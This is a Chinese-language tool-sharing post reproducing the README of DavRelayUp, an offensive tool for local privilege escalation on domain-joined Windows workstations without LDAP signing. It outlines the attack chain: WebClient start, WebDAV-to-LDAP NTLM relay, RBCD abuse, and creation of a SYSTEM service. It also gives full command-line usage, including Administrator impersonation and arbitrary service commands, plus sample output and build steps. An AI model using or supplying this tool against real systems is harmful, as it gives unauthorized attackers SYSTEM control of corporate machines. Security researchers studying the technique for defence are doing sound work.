DavRelayUp是一种普遍的本地权限提升漏洞,适用于加入域的Windows工作站,其中未强制执行LDAP签名(默认设置)。
作者:Sec-Labs | 发布时间:
项目地址
https://github.com/Dec0ne/DavRelayUp
概括
DavRelayUp是一个用于利用WebDAV到LDAP的NTLM中继的工具,进而滥用特权升级攻击原语的端口。通过使用该攻击方式,可在域加入的Windows工作站中实现本地提权,前提是LDAP签名未启用(默认设置)。
相关技术点
- NTLM中继
- LDAP签名
- Kerberos
- RBCD特权升级
项目用途
该工具用于利用WebDAV到LDAP的NTLM中继,从而实现特权升级攻击。攻击路径如下:
- 强制启动WebClient服务
- 启动Webdav中继服务器
- 使用本地机器帐户身份验证
- 将NTLM中继到LDAP
- 添加RBCD特权并获取特权ST到本地机器
- 使用该ST身份验证到本地服务管理器,并创建一个新的服务作为NT/SYSTEM。
该工具的作用是在域加入的Windows工作站中实现本地提权,前提是LDAP签名未启用(默认设置)。
DavRelayUp
DavRelayUp是KrbRelayUp的一个快速而不严谨的端口,具有修改功能,允许从webdav到LDAP进行NTLM中继,以简化以下攻击原语的滥用:
0.(可选)新的机器帐户创建([New-MachineAccount](https://github.com/Kevin-Robertson/Powermad/blob/master/Powermad.ps1))
- 强制启动WebClient服务
- 启动webdav中继服务器(GoRelayServer - 使用Costura.Fody嵌入DavRelayUp的golang DLL)
- 本地机器帐户身份验证强制([SharpSystemTriggers](https://github.com/cube0x0/SharpSystemTriggers/tree/main/SharpEfsTrigger))
- NTLM中继到LDAP
- 添加RBCD特权并获得本地机器的特权ST([Rubeus](https://github.com/GhostPack/Rubeus/))
- 使用所述ST身份验证到本地服务管理器并创建新服务作为NT / SYSTEM。 ([SCMUACBypass](https://gist.github.com/tyranid/c24cfd1bd141d14d4925043ee7e03c82))
这基本上是加入域的Windows工作站中的通用无修复本地特权升级,其中未强制执行LDAP签名(默认设置)。
用法
DavRelayUp - Relaying you to SYSTEM, again...

Usage: DavRelayUp.exe [-c] [-cn COMPUTERNAME] [-cp PASSWORD | -ch NTHASH]

RBCD Options:
    -c   (--CreateNewComputerAccount) Create new computer account for RBCD. Will use the current authenticated user.
    -cn  (--ComputerName)             Name of attacker owned computer account for RBCD. (default=DAVRELAYUP$)
    -cp  (--ComputerPassword)         Password of computer account for RBCD. (default=RANDOM [if -c is enabled])
    -ch  (--ComputerPasswordHash)     Password NT hash of computer account for RBCD. (either -cp or -ch must be specified)
    -i   (--Impersonate)              User to impersonate. Should be a local administrator in the target computer. (default=Administrator)

KrbSCM Options:
    -s   (--ServiceName)              Name of the service to be created. (default=KrbSCM)
    -sc  (--ServiceCommand)           Service command [binPath]. (default = spawn cmd.exe as SYSTEM)

General Options:
    -p  (--Port)                     Port for WebDAV Server (default=55555)
    -d  (--Domain)                   FQDN of domain. (Optional)
    -dc (--DomainController)         FQDN of domain controller. (Optional)
    -ssl                             Use LDAP over SSL. (Optional)
    -n                               Use CreateNetOnly (needs to be on disk) instead of PTT when importing ST (Optional)
    -v  (--Verbose)                  Show verbose output. (Optional)
    -h  (--Help)                     Show help
已知问题
如果DavRelayUp在以下某个阶段卡住,请尝试使用不同的端口指定[-p]标志
DavRelayUp - Relaying you to SYSTEM, again...

[+] WebClient Service started successfully
[+] Starting Relay Server on Port 55555
[+] Coercing System Authentication
DavRelayUp - Relaying you to SYSTEM, again...

[+] WebClient Service started successfully
[+] Starting Relay Server on Port 55555
[+] Coercing System Authentication
[+] WebDAV Request: No Authorization header
[+] WebDAV Response: Sending 401 Unauthorized with "WWW-Authenticate: NTLM" header
示例

构建
0.构建GoRelayServer(已经在此存储库中构建和准备好了,但是如果您想自己执行,请执行以下操作:)
cd GoRelayServergo get -u github.com/akavel/rsrcrsrc -manifest davrelayup.exe.manifest -ico davrelayup.ico -o davrelayup.sysoGOOS=windows GOARCH=amd64 go build -ldflags="-s -w" -o GoRelayServer.exe
1.构建DavRelayUp 1.使用Visual Studio生成解决方案 或 2.使用以下命令构建:dotnet publish -c Release -r win-x64 --self-contained true DavRelayUp.csproj
致谢
- KrbRelayUp - 原始中继脚本作者
- SharpSystemTriggers - 本地帐户身份验证
- GhostPack / Rubeus - 添加特权
- tyranid / SCMUACBypass - 创建新的NT / SYSTEM服务
标签:工具分享, 本地提权